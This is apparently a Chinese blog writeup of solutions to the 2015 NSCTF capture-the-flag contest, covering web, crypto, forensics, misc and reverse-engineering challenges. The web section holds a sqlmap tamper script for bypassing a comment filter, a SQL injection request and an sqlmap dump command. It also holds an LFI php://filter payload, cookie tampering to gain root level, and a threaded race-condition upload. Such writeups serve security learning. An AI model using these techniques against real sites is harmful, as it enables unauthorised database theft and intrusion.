

【Writeup】2015NSCTF

原创


[Angel_上_红叶](#) 于 2015-10-26 15:05:01 发布 6222 收藏

分类专栏: [CTF](#) 文章标签: [NSCTF](#) [writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/yuanyunfeng3/article/details/49423701>

版权



[CTF 专栏收录该内容](#)

13 篇文章 0 订阅

订阅专栏

web:

be careful:

发现有跳转, php跳转至html, flag在php页面, BP是神器。

decode:

tips:

这是一个php自定义加密函数。

key的密文:

a1zLbgQsCESEIqRLwuQAYMwLyq2L5VwBxqGA3RQAYumZ0tmMvSGM2ZwB4tws, 请解密!

encode_API

```
function encode($str){
    $o = strrev($str);
    for($_0=0;$_0<strlen($o);$_0++){
        $_c = substr($o,$_0,1);
        $_ = ord($_c)+1;
        $_c = chr($_);
        $_ = $_.$_c;
    }
    return str_rot13(strrev(base64_encode($_)));
}
```

解密脚本如下:

```
functiondecode($str){
    $_=base64_decode(strrev(str_rot13($str)));
    for($_0=0;$_0<strlen($_);$_0++){
        $_c= substr($_,$_0,1);
        $__= ord($_c)-1;
        $_c= chr($__);
        $_o= $_o.$_c;
    }
    returnstrrev($_o);
}
```

解密后获得flag

Brute force:

有个password.txt文件，将其当作字典，用BP进行爆破，最后出来的结果nsF0cuS，进入后，说flag不在此处，看cookie，base64解码后跳转到新的网页——留言板，要以小黑的身份留言，修改cookie islogin 值为1，修改发言人等级 userlevel为root 成功留言，获得flag

javascript:

根据题目提示，考察点为js，查看源码发现check.js分析后获得G0od!JAVA3C41PTISAGO 1pt_Pa4sW0rd_K3y_H3re //~~~填入后获得新地址06/Ch3ck_Au7h.php发现打开后都是error，根据文件名猜测是一个验证脚本，应该是验证用户名密码的，遂用GET方式传输参数uname=G0od!JAVA3C41PTISAGO upass=1pt_Pa4sW0rd_K3y_H3re获得flag

sql:

有filtername参数，初步分析该参数对提交的username中的字符进行过滤，填什么字符，过滤什么字符。输入'，被转义，输入%27仍旧被转义，输入%25%27，成功绕过。输入空格字符，会提示有sql注入，使用/*xx*/替换空格，仍然提示。利用filtername对/*xx*/进行构造，改造成为/ww*xx*ww/,filtername=ww*xx*ww/,成功绕过。

数据包为:

```
POST/fa81bb665474f11c025b5355582af315/web/12/index.php HTTP/1.1
Host: www.nsctf.net:8000
Cache-Control: max-age=0
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://www.nsctf.net:8000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.245
Referer:http://www.nsctf.net:8000/fa81bb665474f11c025b5355582af315/web/12/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Content-Type:application/x-www-form-urlencoded
Content-Length: 110

username=admi%&filtername=ww&Submit=%e6%8f%90%e4%ba%a4
```

需要对space2comment进行改造:

代码如下:

```

#!/usr/bin/env python

"""
Copyright (c) 2006-2014 sqlmap developers(http://sqlmap.org/)
See the file 'doc/COPYING' for copyingpermission
"""

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOW

def dependencies():
    pass

def tamper(payload, **kwargs):
    """
    Replaces space character (' ') with comments '/*!/'

    Tested against:
        * Microsoft SQL Server 2005
        * MySQL 4, 5.0 and 5.5
        * Oracle 10g
        * PostgreSQL 8.3, 8.4, 9.0

    Notes:
        * Useful to bypass weak and bespoke web application firewalls

    >>> tamper('SELECT id FROM users')
    'SELECT/ww**ww/id/ww**/FROM/ww**ww/users'
    """

    retVal = payload

    if payload:
        retVal = ""
        quote, doublequote, firstspace = False, False, False

        for i in xrange(len(payload)):
            if not firstspace:
                if payload[i].isspace():
                    firstspace = True
                    retVal += "/ww**ww/"
                    continue

            elif payload[i] == '\':
                quote = not quote

            elif payload[i] == '"':
                doublequote = not doublequote

            elif payload[i] == " " and not doublequote and not quote:
                retVal += "/ww**ww/"
                continue

            retVal += payload[i]

    return retVal

```

使用sql跑出flag。

```
python sqlmap.py -r req.txt -p username--tamper=space2comment,chardoubleencode --string="admin" -D db  
-T flag --dump
```

LFI:

php://filter/read=convert.base64-encode/resource=index.php 获得base64编码的网页源文件，base64解码后获得flag

changepassword:

比较坑的题目啊！ 备份文件名为.index.php.swp 代码审计后，提供id,pass,password序列化，其中id为1， pass和password均为20150923oldpass 20150923 newpass 20150923（id这个坑，坑我了好久啊好久啊好久啊好久啊好久啊好久啊,后来没办法试了下1，结果就过第一个判断了。。）

File Upload:

截断上传成功，服务器识别上传文件后删除，于是写个脚本循环上传，一开始由于文件太小，服务器删的太快，无法形成稳定链接，于是开20个线程进行连接。。 还是不行，最后把文件搞到60多KB，终于可以了。。 连接上后还以为可以看源码了。， 特么直接给flag。

crypto:

神奇的字符串:

aes解密，无密码，网址:<http://encode.chahuo.com/>

神奇的图片:

（这尼玛是取证好么，怎么归到密码里面了，弱弱的吐槽下）

老套路先Binwalk一下。

神马都没有？



看下图片

我怎么隐约可见一枚萌萌哒的二维码。。。 (难道是我视力太好?) 上神器



在绿色通道最低位发现被反色的二维码。。

很简单。。 发现一个神奇的方法，QQ截图，然后选中。。



二维码出现，扫一下就好。Flag拿到手。

神奇的图片+10086:

Binwalk分析。。。

```
root@kali: ~/Desktop# binwalk oddpic.JPG
```


DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, EXIF standard
12	0xC	TIFF image data, big-endian
158792	0x26C48	JPEG image data, JFIF standard 1.02
158822	0x26C66	TIFF image data, big-endian
159124	0x26D94	JPEG image data, JFIF standard 1.02
162196	0x27994	JPEG image data, JFIF standard 1.02
168370	0x291B2	Copyright string: "(c) 1998 Hewlett-Packard Company"

这么多张图片，你家里人知道吗。。

```
root@kali: ~/Desktop# dd if=oddpic.JPG skip=158792 bs=1 of=1.jpg
记录了27689+0 的读入
记录了27689+0 的写出
27689字节(28 kB)已复制, 0.162298 秒, 171 kB/秒
```

Ddif=oddpic.JPG skip=158792 bs=1 of=1.jpg

第一张图就是



MISC:

Twitter:

翻墙，找到twitter.com/nsctf 把里面的md5 fc42aa2046ed6e90cab82b1094b19adb解密,nsfocus666,拼接成最终的flag


WireShark:

搜索http包，发现关键数据包

No.	Time	Source	Destination	Protocol	Length	Info
9	0.04760000	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
37	3.04579500	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
51	6.04632700	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
58	9.05047600	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
60	12.0533770	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
61	15.0537990	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
98	31.5843130	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
121	34.5853490	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
127	34.8764480	192.168.52.129	192.168.52.1	HTTP	361	GET / HTTP/1.1
129	34.8777580	192.168.52.1	192.168.52.129	HTTP	485	HTTP/1.1 200 OK (text/html)
142	37.5857190	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
146	40.5896670	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
150	43.3853900	192.168.52.129	192.168.52.1	HTTP	399	GET /key.rar HTTP/1.1
152	43.3862170	192.168.52.1	192.168.52.129	HTTP	526	HTTP/1.1 200 OK (application/x-rar-compressed)
154	43.5917420	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1

Frame 127: 361 bytes on wire (2888 bits), 361 bytes captured (2888 bits) on interface 0
Ethernet II, Src: Vmware_a1:f0:3e (00:0c:29:a1:f0:3e), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08)
Internet Protocol Version 4, Src: 192.168.52.129 (192.168.52.129), Dst: 192.168.52.1 (192.168.52.1)
Transmission Control Protocol, Src Port: 50779 (50779), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 295
Hypertext Transfer Protocol
GET / HTTP/1.1\r\nHost: 192.168.52.1\r\nUser-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\n

还原网页文件




file:///C:/Users/jon/Desktop/1.html

GET / HTTP/1.1 Host: 192.168.52.1 User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Icedweasel text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip,def Date: Thu, 17 Sep 2015 05:56:09 GMT Server: Apache/2.4.9 (Win64) PHP/5.5.12 Last-Modified: Thu, 17 Sep 2015 05:52:57 GMT E Content-Length: 126 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html KEY

密码是n5focust+5位数字 <http://blog.csdn.net/>

[key](#)

还原出key.rar文件



Filter: http

No.	Time	Source	Destination	Protocol	Length	Info
9	0.04760000	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
37	3.04579500	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
51	6.04632700	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
58	9.05047600	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
60	12.0533770	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
61	15.0537990	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
98	31.5843130	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
121	34.5853490	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
127	34.8764480	192.168.52.129	192.168.52.1	HTTP	361	GET / HTTP/1.1
129	34.8777580	192.168.52.1	192.168.52.129	HTTP	485	HTTP/1.1 200 OK (text/html)
142	37.5857190	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
146	40.5896670	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
150	43.3853900	192.168.52.129	192.168.52.1	HTTP	399	GET /key.rar HTTP/1.1
152	43.3862170	192.168.52.1	192.168.52.129	HTTP	526	HTTP/1.1 200 OK (application/x-rar-compressed)
154	43.5917420	192.168.52.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1

Frame 150: 399 bytes on wire (3192 bits), 399 bytes captured (3192 bits) on interface 0

- Ethernet II, Src: Vmware_a1:f0:3e (00:0c:29:a1:f0:3e), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08)
- Internet Protocol Version 4, Src: 192.168.52.129 (192.168.52.129), Dst: 192.168.52.1 (192.168.52.1)
- Transmission Control Protocol, Src Port: 50780 (50780), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 333
- Hypertext Transfer Protocol
 - GET /key.rar HTTP/1.1\r\n
 - Host: 192.168.52.1\r\n
 - User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Icedweasel/22.0\r\n
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
 - Accept-Language: en-US,en;q=0.5\r\n

```
0000 00 50 56 c0 00 08 00 0c 29 a1 f0 3e 08 00 45 00  .PV.... )..>..E.
0010 01 81 62 8e 40 00 40 06 ed 15 c0 a8 34 81 c0 a8  ..b.@.@. ....4...
0020 34 01 c6 5c 00 50 5e 65 1b bc 2b 5c 0e c3 80 18  4..\P Ae ...+\....
0030 00 1d e3 1a 00 00 01 01 08 0a 00 fb 79 37 0e c5  .....y7..
0040 b7 b7 47 45 54 20 2f 6b 65 79 2e 72 61 72 20 48  ..GET /k ey.rar H
0050 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 31  TTP/1.1. .Host: 1
```

制作字典，用软件爆破即可，大概用了1个多小时就爆破出了密码，获得flag。

```

Server: Apache/2.4.9 (win64) PHP/5.5.12\r\n
Last-Modified: Thu, 17 Sep 2015 05:49:33 GMT\r\n
ETag: "94-51feafac57d87"\r\n
Accept-Ranges: bytes\r\n
Content-Length: 148\r\n
Keep-Alive: timeout=5, max=100\r\n
Connection: Keep-Alive\r\n
Content-Type: application/x-rar-compressed\r\n
[HTTP response 1/1]
[Time since request: 0.000827000 seconds]
[Request in frame: 150]
Media Type
Media Type: application/x-rar-compressed (148 bytes)
0170 72 65 73 73 65 64 0d 0a 0d 0a 52 61 72 21 1a 07 ressed.. ..Rar!..
0180 00 ce 99 73 80 00 0d 00 00 00 00 00 00 00 00 f4 a6 ..S.....
0190 66 db 6d 01 cd 78 20 0b 4f 43 a3 43 df 5e 2e 00 f.m..x . OC.C.A..
01a0 04 55 62 cb ff 4c 00 8a 59 a4 40 6a 7c 5b 64 08 .ub..L. . Y.@j|[d.
01b0 4a 2f 68 e5 e6 c5 84 7d 0e d6 57 cd bd 69 f6 59 j/h...} .w..i.Y
01c0 64 13 55 70 8b 05 62 75 06 7f 47 d4 c0 70 f0 7f Up bu C Y
  
```

小绿的女神:


大致分析了下,先消费了1.8然后将文件dump下来, 对比之前的文件

发现有两处不同:


Result	Address A	Size A	Address B	Size B
<input type="checkbox"/> Match	0h	40h	0h	40h
<input checked="" type="checkbox"/> Difference	40h	Eh	40h	Eh
<input type="checkbox"/> Match	4Eh	72h	4Eh	72h
<input checked="" type="checkbox"/> Difference	C0h	Eh	C0h	Eh
<input type="checkbox"/> Match	CEh	F32h	CEh	F32h

简单分析了下


0xc0处为剩余的钱数, 紧跟的后面四个字节为该数值取反。再后面8个字节为重复。



0x40处为已经用掉的钱数。同样后面4字节为该数值取反。再后面8字节为重复。



第一次修改0x40和0xc0处数据，提交后不成功，纠结2个小时后，发现该处数据（如下图）




0x80 数值为10000，这不是总钱数么。猜测校验公式为：总钱数=用掉的钱数+现有的钱数。

接下来的工作就好办了。只要让现有的钱数为208，满足以上公式即可。成功获得flag。

Reverse:

Reverse01:


加壳了。。



进OD动态分析。

使用esp定律脱壳。


搜索字符串得到



将该flag提交，可叹我太傻太天真。。

继续分析。。。

用jmp强行跳过判断



往下

